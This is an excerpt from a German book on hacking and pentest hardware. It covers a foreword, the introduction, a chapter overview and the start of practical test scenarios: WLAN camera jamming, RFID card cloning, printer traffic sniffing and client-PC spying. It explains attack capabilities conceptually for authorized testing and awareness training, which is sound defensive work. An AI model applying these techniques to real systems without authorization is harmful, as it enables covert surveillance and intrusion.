2. Auflage

```
void loop(){
if digitalRead(USBDIRECTPIN) == LOW)
  NinjaKeyboard.delay(3000);
  USBninjaOnline();
  NinjaKeyboard.begin();
```

Packet Squirr
Flipper Zero,
HackRF One,
Ethical Hacki
Key

Tobias Scheible

Hardware & Security

Werkzeuge, Pentesting, Prävention

- Praxiswissen für Sicherheitsbeauftragte, Pentester und Red Teams
- Risiken, Awareness-Trainings, sichere Infrastrukturen, IT-Forensik
- USB, LAN- und WLAN-Netzwerke, Bluetooth, RFID, Funkverbindungen, Keylogger und Spionage-Gadgets

Payloads und Codebeispiele zum Download

Rheinwerk Computing

Geleitwort

Heute zählen Cyber-Attacken zu den größten Gefahren in der Wirtschaft. Dies wird jedoch bislang nicht genügend berücksichtigt, was sich unter anderem an mangelhafter Expertise in Sachen IT-Sicherheit in vielen Unternehmen zeigt. »Viele gehen sprichwörtlich bei Rot über die Ampel und wundern sich, wenn sie überfahren werden.« Dies ist ein Zitat von Arne Schönbohm, dem Präsidenten des BSI (Bundesamt für Sicherheit in der Informationstechnik), und er sagte dies im Zusammenhang mit dem Ergebnis einer Studie von Bitkom Research, die große Lücken beim Stand der IT-Sicherheit bei Unternehmen aufzeigt.

Bekanntermaßen gibt es keine vollkommene Sicherheit. Das gilt erst recht für komplexe IT-Systeme, die vielfältige Möglichkeiten für Sicherheitslücken enthalten. Dazu kommt der »Faktor Mensch«, der mit vielfältigen Interaktionen zwischen Menschen und Maschinen Einfluss auf die IT-Sicherheit nimmt – im Positiven wie im Negativen. In der Praxis geht es oft darum, ein angemessenes Sicherheitsniveau zu erreichen und aufrechtzuerhalten. Dies ist angesichts der Schnelligkeit des technologischen Wandels eine stete Herausforderung.

In den Medien lesen wir vielfältige Meldungen zu massenhaften Angriffen, die großes Aufsehen erregen. Weniger beachtet, aber mindestens genauso gefährlich sind die gezielten Angriffe. Deren Akteure sind des Öfteren Mitglieder von Tätergruppen, die gerne vergessen werden, wie frustriertes Personal oder Personal von externen Dienstleistern.

Eine besondere Kategorie von Angriffswerkzeugen stellen hardwarebasierte Hacking-Tools dar. Diese spezielle Hardware kann in vielen gewöhnlichen Online-Shops ohne besondere Erlaubnis gekauft werden. Damit lassen sich teilweise sehr einfach gefährliche Angriffe ohne größeres Know-how umsetzen. So wurden – als ein Beispiel aus dieser Kategorie – Keylogger bei Zeitungsverlagen oder bei der Polizei gefunden. Insgesamt wird das Thema immer relevanter: zum einen, weil es immer mehr derartige Tools gibt, und zum anderen, weil die fortschreitende Digitalisierung immer mehr Ansatzpunkte für hardwarebasierte Angriffe gibt.

Eine Art, die Sicherheit von IT-Systemen zu untersuchen, besteht in systematischen und umfassenden IT-Angriffen im Auftrag und mit Erlaubnis der Betreiber dieser IT-Systeme. Man bezeichnet solche Tests als Penetrationstests oder kurz als Pentests. Mit der vorgestellten Hardware können in einfacher Weise eigene Pentests realisiert werden. Dabei kommen die gleichen Tools zum Einsatz, wie sie auch die Angreifer nutzen.

Ein Schlüsselfaktor für die IT-Sicherheit ist die Berücksichtigung des eingangs zitierten »Faktors Mensch«. Mit sogenannten Security-Awareness-Schulungen können

Mitarbeitende auf die Gefahren im IT-Alltag aufmerksam gemacht werden. Dabei werden die Personen, die an der Schulung teilnehmen, anhand typischer Angriffsszenarien auf die gängigen Erscheinungsformen von IT-Angriffen aufmerksam gemacht, und es wird ihnen gezeigt, wie darauf reagiert werden muss.

Es ist festzuhalten, dass IT-Sicherheit von allen Mitarbeitern und Mitarbeiterinnen im Arbeitsalltag »gelebt« werden muss. Dazu muss das entsprechende Know-how aufgebaut werden. Da so ausgebildete Mitarbeiter und Mitarbeiterinnen potenziell sehr große Schäden verhindern, machen sich Kosten und Mühen der Ausbildung vielfach bezahlt.

In der Studie *Vertrauen & IT-Sicherheit 2021* der Bitkom Research konnte bereits nachgelesen werden, dass sich 56 % der User gerne in Sachen IT-Sicherheit weiterbilden würden. Aufgrund der aktuellen Entwicklungen und meiner Erfahrung kann ich versichern, dass diese Zahl weiterhin zunehmen wird. Dem Ziel, Ihr Know-how im Bereich IT-Sicherheit weiter auszubauen, können die Leserin und der Leser mit dem vorliegenden Buch von Tobias Scheible in spannender und praxisorientierter Weise näherkommen.

Prof. Dr. Martin Rieger
Studiengangdekan Digitale Forensik a.D., Hochschule Albstadt-Sigmaringen

Kapitel 1
Einleitung

Hardware-Tools werden bei gezielten Attacken von Angreifern vor Ort eingesetzt und können großen Schaden anrichten. Dieses Buch soll Ihnen das Wissen und die Fähigkeiten vermitteln, um Ihr Unternehmen vor diesen Angriffen zu schützen. Es richtet sich an alle, die die verschiedenen Tools kennen und verstehen möchten oder die mittels Penetrationstests oder Security-Awareness-Schulung das Sicherheitsniveau in ihrem Unternehmen verbessern möchten.

Nahezu jeden Tag hören Sie in den Nachrichten Meldungen über erfolgreiche Hacking-Angriffe, neue Sicherheitslücken oder große Datenlecks mit sensiblen Informationen. Gefährlich wird es, wenn Cyber-Kriminelle gezielt einzelne Unternehmen in den Fokus nehmen, um z. B. Industriespionage oder Sabotage zu betreiben. Neben den Angriffen über das Internet erfolgen bei zielgerichteten Attacken auch Angriffe vor Ort.

Bei dieser Art des Angriffs kommen häufig Innentäter zum Einsatz, die sich einerseits hervorragend auskennen und andererseits problemlos direkt vor Ort Angriffe durchführen. Dabei reicht das Spektrum der Angreifer von temporärem Personal, wie etwa Auszubildenden oder Studierenden im Praktikum, über externe Personen, unter anderem das Reinigungspersonal, bis hin zu frustrierten (ehemaligen) Mitarbeitern bzw. Mitarbeiterinnen. Bei Angriffen vor Ort werden Hardware-Tools eingesetzt, die nicht so auffällig sind wie ein schwerer Laptop, sondern die unauffällig in der Hosentasche verschwinden können. Abbildung 1.1 gibt Ihnen einen ersten Überblick über die Hardware, die für solche Angriffe eingesetzt wird.

Mit dieser Hardware können Angreifer etwa digitale Zugangskarten kopieren, Funkverbindungen manipulieren, Schadcode über Schnittstellen einschleusen, Netzwerkkommunikation mitschneiden oder sogar ganze Rechnersysteme zerstören. Die Geräte und Werkzeuge müssen dabei nicht über zwielichtige Kanäle beschafft werden, sondern können in gewöhnlichen Online-Shops gekauft werden. Ursprünglich wurden sie für White-Hat-Hacker, Penetration-Tester, Security-Forschende und Sicherheitsbeauftragte entwickelt, um Schwachstellen selbst aufspüren und anschließend schließen zu können. Allerdings werden sie auch immer wieder von kriminellen Angreifern eingesetzt.

Abbildung 1.1 Hardware-Tools für IT-Sicherheitspenetrationstests

Um sich effektiv vor solchen Angriffen schützen zu können, ist es wichtig, diese Hardware-Tools zu kennen und ihre Funktionsweise zu verstehen. Mit diesem Wissen können Sie selbst IT-Sicherheitspenetrationstests mit Pentest-Hardware durchführen, um so das IT-Sicherheitsniveau Ihrer Umgebung zu kennen und zu verbessern. Mit zielgerichteten Security-Awareness-Schulungen können Sie die eigenen Mitarbeiter und Mitarbeiterinnen sensibilisieren und so die Widerstandskraft gegen Cyber-Attacken nachhaltig erhöhen.

1.1 An wen richtet sich dieses Buch?

Dieses Buch richtet sich an IT-Sicherheitsbeauftragte, IT-Beraterinnen und -Berater sowie an Softwareentwickler, -entwicklerinnen und Admin-Teams, die im Bereich IT-Sicherheit aktiv sind oder dort einsteigen möchten. Die Einarbeitung setzt kein Fachwissen zur IT-Sicherheit voraus. Die einzelnen Bereiche werden ausführlich erläutert. Jedoch ist das Buch auch für Personen geeignet, die regelmäßig mit IT-Sicherheit umgehen; Sie können bei Bedarf entsprechende Abschnitte mit Erläuterungen überspringen. Jede Pentest-Hardware wird von Grund auf erklärt und die konkrete Anwendung wird Schritt für Schritt erläutert.

Zusätzlich richtet sich das Buch an Personen, die entweder selbst Security-Awareness-Schulungen durchführen oder die ihre Vorgesetzten von Maßnahmen überzeugen

müssen. Der Vorteil beim Einsatz von Hardware-Tools besteht darin, dass das Themenfeld »IT-Sicherheit« greifbar wird, indem ein physischer Gegenstand in die Hand genommen werden kann. Dadurch kann einerseits ein höheres Interesse geweckt werden, und andererseits helfen die Tools bei der anschaulichen Vermittlung von Inhalten und Szenarien.

1.2 Was wird in diesem Buch vermittelt?

In diesem Buch lernen Sie die am häufigsten eingesetzte Pentest-Hardware praxisorientiert kennen und bauen Wissen auf, wie Sie eigene IT-Sicherheitstests realisieren können. Dadurch sind Sie in der Lage, Bedrohungsszenarien richtig einzuordnen und entsprechende Gegenmaßnahmen zu entwickeln. Mithilfe von Security-Awareness-Schulungen können Sie dieses Wissen weitergeben und das Personal sensibilisieren.

Zu diesem Zweck lernen Sie die Hardware-Tools aus unterschiedlichen Perspektiven kennen:

- zum einen aus Sicht der Angreifer, um nachvollziehen zu können, welche Ziele mit dem Angriff verfolgt werden und wie möglicherweise vorgegangen wird, und
- zum anderen aus Sicht der Systembetreiber, um einschätzen zu können, welche Risiken bestehen und welche Schäden angerichtet werden können.

Nachdem Sie dieses Buch gelesen haben, werden Sie in der Lage sein, selbstständig IT-Sicherheitstests mit Pentest-Hardware durchzuführen. Sie können Ihr neues Wissen nutzen, um Security-Awareness-Schulungen durchzuführen oder effektive Schutzmaßnahmen zu implementieren.

1.3 Wie ist dieses Buch aufgebaut?

Dieses Buch besteht aus drei Teilen. Im ersten Teil erläutere ich die Durchführung von IT-Sicherheitspenetrationstests, und im zweiten Teil zeige ich Ihnen, wie erfolgreiche Awareness-Schulungen realisiert werden. Im dritten Teil stelle ich die einzelnen Geräte detailliert vor.

Sie können daher die Reihenfolge Ihrer Lektüre frei gestalten bzw. direkt zu dem jeweiligen Kapitel springen, das für Sie am relevantesten ist.

In **Teil I**, **»IT-Sicherheitspenetrationstests durchführen«**, lernen Sie, wie ein IT-Sicherheitstest realisiert wird, um damit die eigenen Systeme mit den Mitteln und Methoden zu testen, die ein Angreifer einsetzen würde. Dazu beschreibe ich den typischen Ablauf eines Angriffs und lege dar, welche Prozesse zur Orientierung genutzt werden können. Ich zeige Ihnen, warum trotzdem noch Schwachstellen auftreten kön-

nen, und gebe Ihnen eine Handreichung, wie sinnvolle Tests intern realisiert werden können.

In *Kapitel 2, »IT-Sicherheitspenetrationstests«*, stehen die Planung und Realisierung von IT-Sicherheitstests im Vordergrund. Verschiedene Arten von Tests kommen dabei in unterschiedlichen Bereichen zum Einsatz und bieten je nach Ausrichtung verschiedene Vorteile.

In *Kapitel 3, »Red Teaming als Methode«*, stelle ich eine besonders effiziente Form des Penetrationstests vor. Dabei werden die Mitarbeiter in zwei Teams unterteilt. Das eine Team stellt die Verteidiger, und das andere Team imitiert Angreifer. Damit können sehr realitätsnahe Bedingungen geschaffen werden.

In *Kapitel 4, »Testszenarien in der Praxis«*, spielen wir exemplarisch vier verschiedene praxisnahe Beispiele durch. Viele Teile dieser Szenarien können Sie in Ihren Praxisalltag übernehmen und als Blaupause verwenden.

In **Teil II, »Awareness-Schulungen mit Pentest-Hardware«**, liegt der Fokus auf dem Faktor Mensch. Bei vielen Cyber-Angriffen steht das Personal aller Abteilungen in der vordersten Front. Um dieses Potenzial nutzen zu können, müssen die Mitarbeiterinnen und Mitarbeiter geschult werden. Mit den richtigen Maßnahmen stellen sie einen wichtigen Eckpfeiler der eigenen IT-Sicherheit dar.

In *Kapitel 5, »Security-Awareness-Schulungen«*, zeige ich Ihnen die grundsätzlichen Ziele und Vorteile dieser Art von Sicherheitsmaßnahmen auf. Das Präsenztraining ist dabei eine besondere Form, bei der die Mitarbeiter*innen aktiv mit eingebunden werden können.

In *Kapitel 6, »Erfolgreiche Schulungsmethoden«*, erfahren Sie, wie Sie mit den passenden Methoden die Teilnehmer*innen Ihrer Schulungen für das Thema Informationssicherheit begeistern und so für einen nachhaltigen Wissensaufbau sorgen.

In *Kapitel 7, »Schulungsszenarien in der Praxis«*, stelle ich verschiedene Arten von Schulungen exemplarisch vor und spiele sie mit Ihnen durch. Insgesamt werden vier unterschiedliche Methoden behandelt, um eine große Bandbreite an Anforderungen abzudecken. Damit werden viele Bestandteile behandelt, die Sie als Blaupause verwenden und auf Ihr Unternehmen übertragen können.

In **Teil III, »Hacking- & Pentest-Hardware-Tools«**, lernen Sie die einzelnen Geräte detailliert mit praxisnahen Beispielen kennen und erforschen ihren Funktionsumfang. Dazu sind die Tools nach ihren Wirkungsgebieten in verschiedene Kapitel unterteilt. Jedes dieser Kapitel beginnt mit einem Angriffsszenario, das sich an realen Vorfällen orientiert, um Ihnen einen Überblick über die Funktionsweise zu bieten. Danach stelle ich die im Szenario beschriebenen Hardware-Tools vor und erläutere die Bedrohungsszenarien. Im Anschluss zeige ich Schritt für Schritt, wie Sie die Pentest-Hardware selbst einsetzen können, um Ihre IT-Sicherheit zu verbessern. Abge-

rundet wird jedes Kapitel durch praxisorientierte Gegenmaßnahmen, die Ihnen die Möglichkeiten geben, Systeme effektiv abzusichern.

In *Kapitel 8, »Pentest-Hardware«*, finden Sie einen Überblick über die verfügbaren Geräte und lernen die rechtlichen Aspekte bezüglich ihrer legalen Nutzung kennen. Sie erfahren auch, über welche Quellen Sie die Pentest-Hardware beschaffen können. Abschließend beschreibe ich die Einrichtung der Laborumgebung.

In *Kapitel 9, »Heimliche Überwachung durch Spionage-Gadgets«*, ist die Spionage-Hardware das zentrale Thema. Diese Gadgets werden nicht direkt zusammen mit einem Rechner eingesetzt, sondern werden im Vorfeld eines Angriffs genutzt, um unbemerkt Informationen zu sammeln. Dabei können unter anderem Audioaufnahmen mit getarnten Aufnahmegeräten oder mit GSM-Wanzen angefertigt werden. Fotos und Videos können mit Spionagekameras aufgenommen werden, die sich in alltäglichen Gegenständen verstecken. Außerdem können miniaturisierte GPS-Tracker eingesetzt werden, um die genaue Position von Gegenständen oder Personen festzustellen.

In *Kapitel 10, »Tastatureingaben und Monitorsignale mit Loggern aufzeichnen«*, geht es um Geräte, die vom Nutzer unbemerkt Informationen mitschneiden. Zum Beispiel werden Keylogger zwischen dem Rechner und der Tastatur angeschlossen, um alle Eingaben unbemerkt mitzuschneiden. Neuere Modelle sind sehr klein und haben zusätzlich WLAN integriert. Damit muss ein Angreifer nur noch innerhalb der Reichweite des Netzwerks sein, um an die abgefangenen Informationen zu gelangen. Screenlogger können wie Keylogger eingesetzt werden, protokollieren aber das Signal vom Rechner zum Bildschirm mit regelmäßigen Screenshots.

Kapitel 11, »Angriffe über die USB-Schnittstelle«, handelt von Angriffen auf die USB-Standardschnittstelle, die in fast jedem Gerät verbaut ist. Mit der Angriffsmethode BadUSB werden virtuelle Geräte wie eine Tastatur mit einem Rechnersystem verbunden und vorab programmierte Befehle zügig ausgegeben. Damit können sogar Systeme ohne Monitor wie Drucker oder Alarmanlagen angegriffen werden. Ein alternatives Angriffsszenario umfasst einen USB-Killer. Dieser führt keine Manipulation durch, sondern zerstört mit einem Stromschlag Bauteile und damit Rechner dauerhaft.

In *Kapitel 12, »Manipulation von Funkverbindungen«*, lernen Sie Methoden zur Analyse von Funkverbindungen kennen. Kabellose Übertragungen können hierzu einfach mit einem *Software-Defined Radio* untersucht werden; und sollten keine Schutzmaßnahmen vorliegen, kann sogar ein Signal einfach aufgezeichnet und erneut gesendet werden. Die Gefahr von unverschlüsselten Verbindungen bei Rechnersystemen besteht darin, dass insbesondere Maus- und Tastatureingaben mitgeloggt oder Verbindungen übernommen werden können und darüber ein Angriff realisiert werden kann.

In *Kapitel 13*, *»RFID-Tags duplizieren und manipulieren«*, geht es um die Gefahren des kontaktlosen Datenaustausches im Nahbereich. Mit diesen Technologien werden häufig Zugänge wie Türen gesichert, jedoch beispielsweise auch Diebstahlsicherungen für Produkte realisiert. Einfache RFID-Systeme können sehr simpel dupliziert werden, wodurch die Erstellung eines digitalen Zweitschlüssels ermöglicht wird. Ein weiteres Szenario umfasst die Manipulation von Produktinformationen bei automatischen Kassensystemen.

In *Kapitel 14*, *»Bluetooth-Kommunikation tracken und manipulieren«*, befassen wir uns mit der Analyse von Bluetooth-Verbindungen. Gerade Geräte, die *Bluetooth Low Energy* verwenden, wie Smartwatches oder Fitness-Tracker, kommunizieren sehr offen und können dadurch getrackt werden. Sie lernen konkrete Maßnahmen kennen, wie Sie diese Bluetooth-Verbindungen analysieren können.

In *Kapitel 15*, *»WLAN-Verbindungen manipulieren und unterbrechen«*, geht es einerseits um gezielte Störungen von kabellosen Netzwerken und andererseits um Abhörmöglichkeiten bei schlecht gesicherten Netzwerken. Die gezielte Manipulation einer WLAN-Verbindung kann z. B. genutzt werden, um Überwachungskameras zu deaktivieren oder Betriebsabläufe zu unterbrechen.

In *Kapitel 16*, *»Kabelgebundene LAN-Netzwerke ausspionieren«*, erfahren Sie, wie sich kabelgebundene LAN-Computernetzwerke mit verschiedenen Hardware-Tools angreifen lassen. Mit Adaptern können sich etwa Angreifer zwischen Rechner und Netzwerk einklinken und dabei unverschlüsselten Datenverkehr einfach aufzeichnen oder ausleiten. Mit einer zusätzlichen Mobilfunkverbindung kann sich ein Angreifer unbemerkt im Netzwerk bewegen.

In *Kapitel 17*, *»Universelle Hacking-Hardware«*, stelle ich Ihnen Hacking-Hardware vor, die nicht einem einzelnen Bereich zugeordnet werden kann, da mehrere Funktionen in einem Gerät vereint sind. Hier kommen entweder universelle Plattformen zum Einsatz, die mit entsprechender Software die Funktionalitäten bereitstellen, oder speziell für diesen Bereich entwickelte Hardware.

Kapitel 18, *»Nicht mehr produzierte Hardware und Vorgängerversionen«*, befasst sich mit Hacking-Hardware, die nicht mehr angeboten wird. Auch wenn die Hardware nicht mehr hergestellt wird, ist es wichtig, sie zu kennen, da sie noch im Einsatz ist. In den obigen Kapiteln beziehe ich mich bei den Nachfolgeversionen immer auf die Vorgängerversion in diesem Kapitel.

In *Kapitel 19*, *»Analyse gefundener Hardware«*, zeige ich Ihnen, wie Sie bösartige Hardware, nachdem sie gefunden wurde, auf potenzielle Spuren untersuchen. Dazu analysieren Sie den verwendeten Speicher oder die Netzwerkkonfiguration und -kommunikation. Auf diese Weise lassen sich Informationen finden, um den Ablauf zu rekonstruieren, und die auf die Angreifer hinweisen können.

In *Kapitel 20, »Anleitungen & Wissensdatenbank«*, finden Sie in kompakter Form alle Werkzeuge und Kommandos, die von den verschiedenen Hardware-Tools verwendet werden. Hier finden Sie Informationen zu Installationen und Konfigurationen sowie die Befehle der am häufigsten verwendeten Skriptsprachen.

Abbildung 1.2 zeigt Ihnen die Inhalte des Buchs noch einmal in einer Übersicht.




Abbildung 1.2 Der Aufbau des Buches

1.4 Über den Autor

Sie werden es schon auf dem Buch-Cover gesehen haben: Mein Name ist Tobias Scheible. Ich bin begeisterter Informatiker und interessiere mich für Computer, solange ich mich zurückerinnern kann. Neben den technischen Aspekten der IT finde ich vor allem den Faktor Mensch spannend, was mich schon bald zur Wissensvermittlung brachte. So faszinieren mich besonders die Benutzungsfreundlichkeit, Informationsarchitekturen und die Auswirkung neuer Technologien. Außerdem macht es mir großen Spaß, mein Wissen mit anderen zu teilen.

Seit 2023 bin ich Dozent an der *Hochschule für Polizei Baden-Württemberg* am *Institut für Fortbildung* und dort im *Institutsbereich Cybercrime und digitale Spuren* tätig. Dort entwickle ich innovative Fortbildungsangebote im Bereich Cybercrime und IT-Forensik für Personen aus Ermittlungsbehörden. Ein Schwerpunkt liegt dabei auf der Umsetzung zielgruppenorientierter hybrider Lehr-Lernarrangements. Außerdem engagiere ich mich auf europäischer Ebene für E-Learning-Angebote für Ersteinschreiter.

Zuvor war ich elf Jahre als wissenschaftlicher Mitarbeiter an der Hochschule Albstadt-Sigmaringen tätig. Dort arbeitete ich zuerst als Modulentwickler im Forschungsprojekt *Open Competence Center for Cyber Security* und entwickelte Studieninhalte zu den Bereichen Cloud-Computing und Internettechnologien mit dem Fokus auf der IT-Sicherheit. Danach habe ich mich als Autor und e-Tutor im berufsbegleitenden

Masterstudiengang *Digitale Forensik* engagiert und im Bachelorstudiengang *IT-Security* Praktika rund um das Thema Informationssicherheit und digitale Forensik geleitet. Zuletzt war ich als Dozent am *Institut für Wissenschaftliche Weiterbildung* (IWW) der Hochschule im berufsbegleitenden Zertifikatsprogramm tätig. Dort unterrichtete ich berufstätige Teilnehmer*innen in speziellen Einzelmodulen in Online-Kursen.

Zudem bin ich Dozent an der *Fernfachhochschule Schweiz* (FFHS) im berufsbegleitenden Bachelorstudiengang *Cyber Security* und unterrichte das Modul *IT-Forensik*.

Überdies halte ich Vorträge und Workshops für Verbände und Unternehmen, u. a. auch offene Veranstaltungen für den VDI. Außerdem schreibe ich mit viel Leidenschaft in meinem Blog *scheible.it* über IT-Sicherheitsthemen und veröffentliche Artikel in verschiedenen Fachzeitschriften.

Workshop zum Buch

Wenn Sie die Hardware, die in diesem Buch vorgestellt wird, einmal in Aktion sehen wollen, bietet sich der Workshop »Hacking- und Pentest-Hardware« an. Dort können Sie viele der hier vorgestellten Hardwarekomponenten selbst unter Anleitung ausprobieren.

Den Workshop biete ich sowohl als offene Veranstaltung an verschiedenen Standorten für einen gemischten Kreis als auch als Inhouse-Schulung für geschlossene Gruppen an.

Weitere Informationen finden Sie unter *https://scheible.it/workshop*.

1.5 Materialien zum Buch

Einige der Hardware-Tools können mit eigenem Code flexibel erweitert werden. Hier im Buch stelle ich dazu einige Beispiele vor, die Sie natürlich nicht abtippen müssen. Alle Code-Beispiele und Links stehen auf der Website des Buches zum Download bereit.

Rufen Sie dazu die Seite *www.rheinwerk-verlag.de/9676* auf. Klicken Sie auf den Reiter MATERIALIEN. Sie sehen dann die herunterladbare ZIP-Datei inklusive einer Kurzbeschreibung des Dateiinhalts. Klicken Sie auf den Button HERUNTERLADEN, um den Download zu starten. Die Struktur innerhalb der ZIP-Datei orientiert sich am Aufbau des Buches, damit Sie die gesuchten Code-Beispiele einfach finden.

Kapitel 4
Testszenarien in der Praxis

In diesem Kapitel spielen wir exemplarisch vier verschiedene praxisnahe Beispielszenarien mit Pentest-Hardware durch. Viele Teile dieser Szenarien können Sie in Ihren Praxisalltag übernehmen und als Blaupause verwenden.

Wie wichtig praxisnahe Tests der eigenen Umgebung sind, haben Ihnen die Überlegungen in den vorherigen Kapiteln gezeigt. Grau ist jedoch die Theorie – wie sehen solche Tests in der Praxis aus?

Die hier exemplarisch vorgestellten Testszenarien zeigen Ihnen, wie Pentest-Hardware konkret bei IT-Sicherheitspenetrationstests eingesetzt wird. Um eine große Bandbreite abzudecken, sehen wir uns vier unterschiedliche Szenarien an:

- **Szenario A: WLAN-Überwachungskameras analysieren**

  Bei einem Unternehmen, das in der Produktentwicklung tätig ist, werden die WLAN-Überwachungskameras im Außenbereich daraufhin überprüft, ob ein Angreifer die Übertragung unterbrechen kann.
- **Szenario B: RFID-Zugangskarten für ein Schließsystem**

  Ein Produktionsbetrieb setzt RFID-Karten ein, um Türen und Schränke abzusichern. Wir untersuchen, ob ein Angreifer die Zugangskarten duplizieren kann, um unautorisierten Zugriff zu erhalten.
- **Szenario C: Netzwerkverbindungen eines Druckers abhören**

  Ein Netzwerkdrucker befindet sich in einer Außenstelle einer Behörde, und zwar in einem Bereich mit Publikumsverkehr. Hier soll überprüft werden, ob es einem Angreifer möglich ist, alle über das Netzwerk übertragenen Druckaufträge möglichst unauffällig abzufangen.
- **Szenario D: Client-Rechner ausspionieren**

  Bei diesem Szenario untersuchen wir einen klassischen Client-Rechner in einem Konzern. Dabei handelt es sich um den Desktop-Rechner des Sekretärs, der im Vorzimmer einer Abteilungsleiterin arbeitet. Es soll überprüft werden, welche Informationen ein Angreifer hier über die Schnittstellen des Rechners erlangen könnte.

Bei diesen Szenarien wird die Hardware verwendet, die ich in Teil III, »Hacking- & Pentest-Hardware-Tools«, noch ausführlich vorstelle. Die Grundfunktionen werden auch

hier erläutert, für detailliertere Informationen ist immer ein Verweis auf das entsprechende Kapitel der Hardware vorhanden.

Wie auch bei einer »echten« Überprüfung habe ich mich bemüht, die Szenarien so aufzubauen, wie ein Angreifer vorgehen würde. Als Erstes werden äußere Überwachungssysteme angegriffen, dann das Zugangssystem, anschließend die Netzwerkverbindungen und zum Schluss einzelne Client-Rechner (siehe Abbildung 4.1). Wenn Sie eigene Tests planen, können Sie sich an dieser Abfolge orientieren und einen ähnlichen Weg gehen. Wir spielen diese Szenarien anhand von fiktiven Unternehmen und Behörden durch.




Abbildung 4.1 Die vier Szenarien mit externen und internen Systemen

Wählen Sie den richtigen Scope

IT-Sicherheitspenetrationstests können selbstverständlich auf viele verschiedene Arten durchgeführt werden. Für den Einstieg empfiehlt es sich, ein möglichst konkretes und klar definiertes Ziel zu wählen. Die Überprüfung aller WLAN-Geräte Ihrer Infrastruktur ist z. B. sehr umfangreich und je nach Größe eines Unternehmens nur mit sehr vielen Ressourcen durchzuführen. Stattdessen sollten Sie z. B. nur eine einzige Art von WLAN-Gerät untersuchen.

4.1 Szenario A: WLAN-Überwachungskamera testen

Das erste Szenario beginnt im äußeren Bereich des Grundstücks eines Unternehmens, das in der Produktentwicklung tätig ist. Der vor ein paar Jahren neu errichtete Firmensitz befindet sich in einem Industriegebiet am Rande einer mittelgroßen Stadt. Vor dem Gebäude gibt es mehrere Kundenparkplätze am Haupteingang, der hauptsächlich von Besuchern genutzt wird. Neben diesem Eingang und mit Blick auf diesen Parkplatz befinden sich die Büros (siehe Abbildung 4.2). Etwas abgetrennt davon liegt die Laderampe für den Versand und Empfang von Waren. Neben dem Gebäude und auf seiner Rückseite sind die Parkplätze des Personals, die mit einem Zaun umgeben sind. Dort ist auch ein Seiteneingang vorhanden. Die Einfahrt zum Personalparkplatz wird durch eine Schranke gesichert.

Am äußeren Rand des Zaunes befinden sich vier Überwachungskameras A bis D, die den Personalparkplatz und das Gebäude im Fokus haben. Sie sind an den Zaunpfosten befestigt. Zusätzlich ist eine Kamera E am Gebäude angebracht; diese hat den Lieferbereich und den Kundenparkplatz im Fokus. Da im Außenbereich keine Netzwerkkabel liegen, sind die Kameras A bis D per WLAN in das Netz eingebunden. Die Kamera am Gebäude wurde ebenfalls per WLAN angebunden, damit nur ein Modell verwendet wird. Die Objektive der Überwachungskameras haben eine Öffnung von 90°. Durch die Größe des Gebäudes sind mehrere Access-Points erforderlich, daher existieren unterschiedliche Verbindungen zu den WLAN-Überwachungskameras.




Abbildung 4.2 Schematischer Aufbau des Gebäudes und die Positionen der Kameras

